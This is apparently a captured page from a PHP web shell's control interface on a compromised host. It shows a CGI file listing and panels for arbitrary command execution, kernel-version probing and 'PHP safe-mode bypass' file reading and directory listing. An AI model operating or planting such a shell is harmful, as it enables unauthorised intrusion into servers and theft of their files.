cgiecho	17.22 KB	17.05.2008 02:31:17	shoppe/shoppe	-rwxr-xr-x	   
cgieemail	17.22 KB	17.05.2008 02:31:17	shoppe/shoppe	-rwxr-xr-x	   
entropybanner.cgi	3.09 KB	17.05.2008 02:31:17	shoppe/shoppe	-rwxr-xr-x	   
randhtml.cgi	3.08 KB	17.05.2008 02:31:17	shoppe/shoppe	-rwxr-xr-x	   

Select all Unselect all With selected: Confirm

:: Command execute ::

Enter: Execute Select: Execute

:: Shadow's tricks :D ::

Useful Commands: Kernel version Execute
Warning, Kernel may be alerted using higher levels
Kernel Info: Linux little host Search

:: Preddy's tricks :D ::

Php Safe-Mode Bypass (Read Files): File: Read File
Php Safe-Mode Bypass (List Directories): Dir: List Directory